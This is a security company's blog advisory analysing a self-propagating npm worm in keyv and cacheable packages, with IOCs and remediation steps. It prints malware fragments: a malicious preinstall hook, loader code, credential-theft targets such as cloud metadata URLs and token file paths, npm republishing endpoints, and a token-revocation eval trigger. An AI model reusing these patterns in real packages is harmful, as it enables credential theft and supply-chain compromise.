


Popular npm Packages in the keyv and Cacheable Namespaces Co...

 socket.dev/blog/popular-npm-packages-in-the-keyv-and-cacheable-namespaces-compromised-in-active-supply-chain

Socket Research Team

August 4, 2026



[Blog](#)

[ResearchSecurity News](#)

Popular npm Packages in the keyv and Cacheable Namespaces Compromised in Active Supply Chain Attack

Popular npm packages keyv and cacheable compromised.



Socket Research Team

Summarize with AI

Socket's Threat Research Team is tracking an active supply chain compromise affecting the widely used keyv and cacheable npm packages. On August 4, 2026, at least ten packages beginning with the keyv and cacheable namespaces and spreading to packages owned by other maintainers, were published with a malicious preinstall hook (setup.mjs) that downloads a standalone Bun runtime, executes an obfuscated second stage, harvests cloud and CI credentials, and republishes trojanized versions of other packages the stolen npm token can reach. The affected packages collectively account for tens of millions of weekly

downloads. New packages are appearing in real time, and Socket team will keep on updating the list.

The evidence indicates the maintainer account (Jaredwray) was compromised and used to publish across two package families. From there the worm used stolen npm tokens to publish trojanized versions of additional packages, including some outside those namespaces.

- Credential theft: cloud instance metadata, AWS/GCP/Azure keys, HashiCorp Vault, Kubernetes service account tokens, GitHub Actions OIDC, and npm tokens.
- Self propagation: the payload repackages other npm packages with the same hook and republishes them through npm OIDC trusted publishing.
- Exfiltration and persistence: stolen data is committed to threat actor GitHub repositories and delivered to destinations resolved via DNS, with autostart hooks planted in `.claude` and `.vscode` to hit developers who clone the source.



Known malware



Package and version (1)

keyv@6.0.0



Instance

Details

Instance #1

Note

This module is a highly obfuscated Node.js agent/loader pattern. It includes (1) runtime `eval()` on a non-literal string, enabling arbitrary code execution; (2) `child_process` usage to run OS commands with dynamically constructed arguments; and (3) network staging via HTTPS/DNS-like helpers alongside token/credential-like handling. Even without full visibility into exact endpoints, the observed primitives and control-flow are strongly consistent with malicious behavior. Treat the package as unsafe and do not execute it outside an isolated sandbox; conduct full dynamic analysis and review the full repository for additional stages and network destinations.

Detected

2026-08-04 09:41:25 UTC

Alert Locations

 [Math_Symbol.js](#)

Socket's AI scanner flagging the malicious `setup.mjs` preinstall hook in `keyv@6.0.0`.

This is an ongoing investigation. Socket will continue updating the blog with technical analysis of the malware and its distribution method.

Across the campaign, affected package artifacts were detected an average of five minutes and 18 seconds after publication. Socket users can check whether they are affected by viewing the dedicated campaign page: <https://socket.dev/supply-chain-attacks/keyv-and-cacheable-compromise>

Background

keyv is a key-value storage abstraction with adapters for Redis, SQLite, Postgres, MongoDB, and more.

cacheable, cacheable-request, flat-cache, and file-entry-cache are caching libraries in the same maintainer's ecosystem. These are foundational packages that sit deep in dependency trees, so their reach is largely indirect. A common chain is eslint to file-entry-cache to flat-cache to keyv, which means most affected users never install any of them directly.

Timeline

All times UTC on August 4, 2026, based on npm registry publish timestamps.

- The scoped @keyv/* packages (for example @keyv/redis, @keyv/sqlite, @keyv/mongo) published their 6.0.0 tarballs between 09:30 and 09:32, roughly seven minutes before the staging commit. Those tarballs do not contain the preinstall hook. Treat them as suspect given the account compromise, but the executable payload is confirmed only in the packages listed below.
- keyv@6.0.0 published at 09:35, the first version to carry the malicious preinstall hook.
- Socket's malware detection flagged keyv@6.0.0 roughly six minutes after publication, surfacing the malicious preinstall hook well before the broader cacheable burst that followed at 10:09.
- @thiennq/docs-viewer@1.6.2, a package outside the keyv and cacheable namespaces, published at 09:38, indicating the campaign reached at least one account beyond these two families.
- Around 09:39, the jaredwray/keyv source repository shows force pushes to main, repeated deletion of the v6.0.0 tag, a commit titled "add setup.mjs and Math_Symbol.js to all @keyv/* packages," and subsequent activity on the v5 release branch. This indicates the threat actor retained account and CI control and was manipulating history in real time.
- The cacheable family published in a burst between 10:09:44 and 10:14:41: @cacheable/net@2.1.1, @cacheable/node-cache@3.1.2, cacheable@2.5.1, flat-cache@6.1.24, cacheable-request@13.0.20, @cacheable/memory@2.2.1, file-entry-cache@11.1.6, @cacheable/utils@2.5.1, and cache-manager@7.2.10.

Technical Analysis

The compromise is delivered entirely through the npm lifecycle. The published library code (the package dist/ output) is byte identical, by SHA-256, to the clean 6.0.0-rc.1 build. Every dist file matches; the only changes in the package are package.json and the two added lifecycle files. All malicious behavior lives in an added preinstall hook, so the package behaves normally after installation while the host is already compromised.

The trojanized [package.json](#) adds two files and a hook:

```
"files": [ "dist", "LICENSE", "setup.mjs", "Math_Symbol.js" ],
"scripts": {
  "preinstall": "node setup.mjs"
}
```

Stage 1: the Bun loader (setup.mjs)

[setup.mjs](#) is a lightly obfuscated Node script. If bun is not already present, it downloads a platform-matched standalone Bun runtime and uses it to run the second stage. Node still executes setup.mjs first; the loader then uses Bun to run the second stage, which may bypass controls that monitor only Node processes.

```
const V = "1.3.13";
const E = "Math_Symbol.js"; // recovered constant; the .claude/.vscode repo variant of
this loader uses "math_init.js" for the identical payload
const url = "https://github.com/oven-sh/bun/releases/download/bun-v" + V + "/" +
target + ".zip";
```

The loader detects platform and architecture (including Alpine and musl via ldd --version and /etc/os-release), unzips using the system unzip, PowerShell Expand-Archive on Windows, or a hand written pure JavaScript ZIP parser fallback, then executes the second stage:

```
execFileSync(bunBinary, [payloadPath], { stdio: "inherit", cwd: D });
```

The loader downloads the Bun binary over HTTPS with no checksum or signature verification, and removes its `bun-dl-\*` temporary directory after execution, which limits on-disk artifacts.

Stage 2: the payload (Math_Symbol.js)

Math_Symbol.js is a roughly 728 KB Bun bundle. Strings are protected with polymorphic basE91 encoding: one shared numeric opcode table drives dozens of per scope alphabets that are decoded lazily. Recovering the strings requires reimplementing basE91 and brute

forcing each alphabet, which yields the full capability set. Internal module log tags identify the components: [collector], [dispatcher], [provenance], and [publish].

Credential collection targets a broad range of secrets:

```
"http://169[.]254[.]169[.]254/latest/api/token"  
"http://169[.]254[.]169[.]254/latest/meta-data/iam/security-credentials/"  
"http://169[.]254[.]170[.]2"
```

The collector actively queries the AWS instance metadata service and reads AWS credential chains and Secrets Manager across regions. GCP service account private keys and Azure client secrets appear as regular-expression and file targets rather than confirmed API calls. It reads HashiCorp Vault tokens from paths such as /home/runner/.vault-token and /run/secrets/VAULT_TOKEN, Kubernetes service account tokens from /var/run/secrets/kubernetes.io/serviceaccount/token, and npm tokens via the registry whoami and token endpoints. It enumerates GitHub Actions organization and repository secret metadata through the API; secret values are recovered from environment variables, files, and process scanning on the runner, not from that API.

A TruffleHog style regular expression sweep hunts generic keys, bearer tokens, and private key blocks on disk.

Self propagation turns the credential theft into a worm:

```
"https://registry.npmjs.org/-/whoami"  
"registry.npmjs.org/-/v1/search?text=maintainer:" // discover targets  
"https://registry.npmjs.org/-/npm/v1/oidc/token/exchange/package/" // mint publish  
credential
```

For each discovered package, the payload downloads the tarball, injects the same preinstall hook and payload files, recomputes the integrity and shasum fields, bumps the version, and issues a PUT to the registry. A dedicated provenance component builds DSSE attestation envelopes, requests Fulcio signing certificates, and submits Rekor transparency-log entries, so republished versions can ship freshly minted, verifiable sigstore provenance rather than merely inheriting it. Separately, and this is what we confirmed directly, keyv@6.0.0 itself shipped with a passing attestation because the legitimate release workflow built already-trojanized source. The republish capability in the payload and the observed keyv provenance are two distinct facts.

Exfiltration and persistence avoid a fixed command and control host. A GitHubSender component creates repositories through POST /user/repos and commits stolen findings using the GraphQL createCommitOnBranch mutation, while a DomainSender component

resolves destinations via DNS and health-checks them before sending encrypted data. The bundle embeds an operator-controlled public key, stored as an AES-256-GCM-encrypted constant and decrypted at runtime, and uses AES-256-GCM (envelope: 12-byte IV, 16-byte tag, ciphertext) for its data handling. Collected data is delivered as ciphertext, so the GitHub repositories and DNS-resolved destinations receive only encrypted output. The source repository additionally plants autostart hooks in `.claude/settings.json` (a `SessionStart` hook) and `.vscode/tasks.json` (a `folderOpen` task), both of which execute the same loader when a developer or an AI coding agent opens the cloned repository, with no `npm install` required.

Persistence and dead-man's switch

Beyond the repository autostart files, the payload installs a host-level dead-man's switch. It writes the stolen GitHub token and a handler command to `~/.config/gh-token-monitor/{token,handler}` (mode `600`), then persists itself as a macOS `LaunchAgent` (`com.user.gh-token-monitor`, `RunAtLoad` and `KeepAlive`) or a Linux `systemd` user service with `loginctl enable-linger` so it survives logout. A watcher script at `~/.local/bin/gh-token-monitor.sh` polls the GitHub API with the stolen token every 60 seconds; when the token stops working (an HTTP 4xx, the moment it is revoked or rotated), it evaluates a remote-supplied handler string, then deletes its state and exits. It also self-clears after a 24-hour TTL.

```
if [[ "$HTTP_STATUS" =~ ^40[0-9]$ ]]; then
eval "$HANDLER"          # triggered by token revocation / rotation
rm -f "$STARTED_FILE"; exit 0
fi
```

The `LaunchAgent` is labelled `com.user.gh-token-monitor` and the `systemd` unit describes itself as "GitHub Token Validity Monitor," so it reads as a developer convenience at a glance. No linter, secret scanner, or release tool installs a background service that watches for its own credential to be revoked and then evaluates a remote-supplied string. This is the artifact that removes any ambiguity about intent.

Impact

Any environment that installed an affected version and ran install scripts should be treated as compromised. On a developer workstation or CI runner, the payload can exfiltrate cloud provider keys, Vault and Kubernetes tokens, GitHub and npm credentials, and any secrets matching its regex sweep.

Because the payload republishes through the victim's own npm identity, a single compromised CI token can extend the campaign to additional packages, and the maintainer controlling both `keyv` and `cacheable` gives the worm a large blast radius across common dependency trees.

The lesson is that provenance attests build integrity, not source integrity. The npm and sigstore pipeline did exactly what it is designed to do and still produced a signed, verifiable attestation for malware, because the source it built from was already trojanized.

Attribution

The tradecraft closely matches the techniques seen in the Shai-Hulud npm worm activity: harvesting credentials with a TruffleHog style regular expression sweep, enumerating the maintainer's packages and republishing trojanized versions through stolen npm tokens and OIDC trusted publishing, and staging stolen data into threat actor controlled GitHub repositories created through the GitHub API.

The payload's strings are protected with polymorphic base64 encoding, and the components that name the dead-drop repositories and commits appear to be constructed at runtime, so the self-identifying markers that would tie this to a named campaign were not recovered from the sample. This sample also shows techniques not documented in earlier Shai-Hulud reporting: it downloads a standalone Bun runtime to execute a bundled second stage, uses a modular dispatcher with separate GitHub and domain-based delivery channels, and plants autostart hooks in `.claude` and `.vscode` to reach developers and AI coding agents who clone the source.

Recommendations

For Developers

Pin each affected package to the version immediately prior to the one listed below and rebuild lockfiles. Prefer exact versions and lock by integrity hash. Do not allow caret or tilde ranges or `npm update` to pull a fresh 5.x or patched release while the maintainer account remains compromised. Where practical, block the entire `keyv`, `@keyv`, and `cacheable` scope in your registry proxy or allowlist rather than individual versions.

For Security Teams

Before rotating any credential, hunt for and remove the host-level dead-man's switch. Revocation is its trigger: the watcher runs `eval` on a remote-supplied handler the moment the stolen token returns an HTTP 4xx. Check and remove:

- `~/.local/bin/gh-token-monitor.sh`
- `~/.config/gh-token-monitor/` (token, handler, started_at)
- `~/Library/LaunchAgents/com.user.gh-token-monitor.plist` (macOS; also unload the LaunchAgent)
- `~/.config/systemd/user/gh-token-monitor.service` (Linux; also run `loginctl disable-linger`)
- `/tmp/gh-token-monitor.{out,err}.log`

Also remove the installer and implant: the process chain node `setup.mjs` spawning a downloaded bun, `bun-dl-*` temporary directories, `Math_Symbol.js` or `math_init.js` on disk, and the `.claude/settings.json` and `.vscode/tasks.json` autostart hooks. Assume an equivalent monitor may exist for the npm token.

Only after the switch and implant are removed, rotate every credential reachable from the host: npm tokens, GitHub personal access tokens and GITHUB_TOKEN, AWS, GCP, and Azure keys, Vault tokens, Kubernetes service account tokens, and CI organization and repository secrets. Revoke rather than only rotate npm and GitHub tokens. Then audit npm accounts for unexpected package versions published today and audit GitHub for newly created repositories and unexpected commits.

Affected Packages and Versions (Ongoing list)

See: <https://socket.dev/supply-chain-attacks/keyv-and-cacheable-compromise>

Indicators of Compromise (IOCs)

File Hashes (SHA-256)

- `54dc7ea54a1317cca0e890a2770630cf7fa6c97813e0cb9d2caa93012b350668` - `setup.mjs` (npm tarball preinstall loader)
- `fd3ca4007b225fdf8de7af4345a19179d5efa8c4bb9205f88cda806e5684b1eb` - `setup.mjs` (`.claude` and `.vscode` repository loader, identical in both)
- `9fc2570b7cef51c1b8df116d144d11ff4096357be7d2c4c6367cfc2509cf1bcc` - `Math_Symbol.js` (npm tarball) and `math_init.js` (repository), identical payload

Tarball Hash (SHA-512)

keyv-6.0.0.tgz - 37f9f847e9c3e520b47d83a
9029e199dbc30c6a195a1d80467d0fb1a6fd5068728ad4d1a422995ca578359263afdac5d3b
4fed7a6b9befad27de19cca6966952

Network Indicators

- 169[.]254[.]169[.]254
- 169[.]254[.]170[.]2
- github[.]com/oven-sh/bun/releases/download/bun-v1.3.13/
- registry[.]npmjs[.]org/-/whoami
- registry[.]npmjs[.]org/-/npm/v1/tokens
- registry[.]npmjs[.]org/-/npm/v1/oidc/token/exchange/package/

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email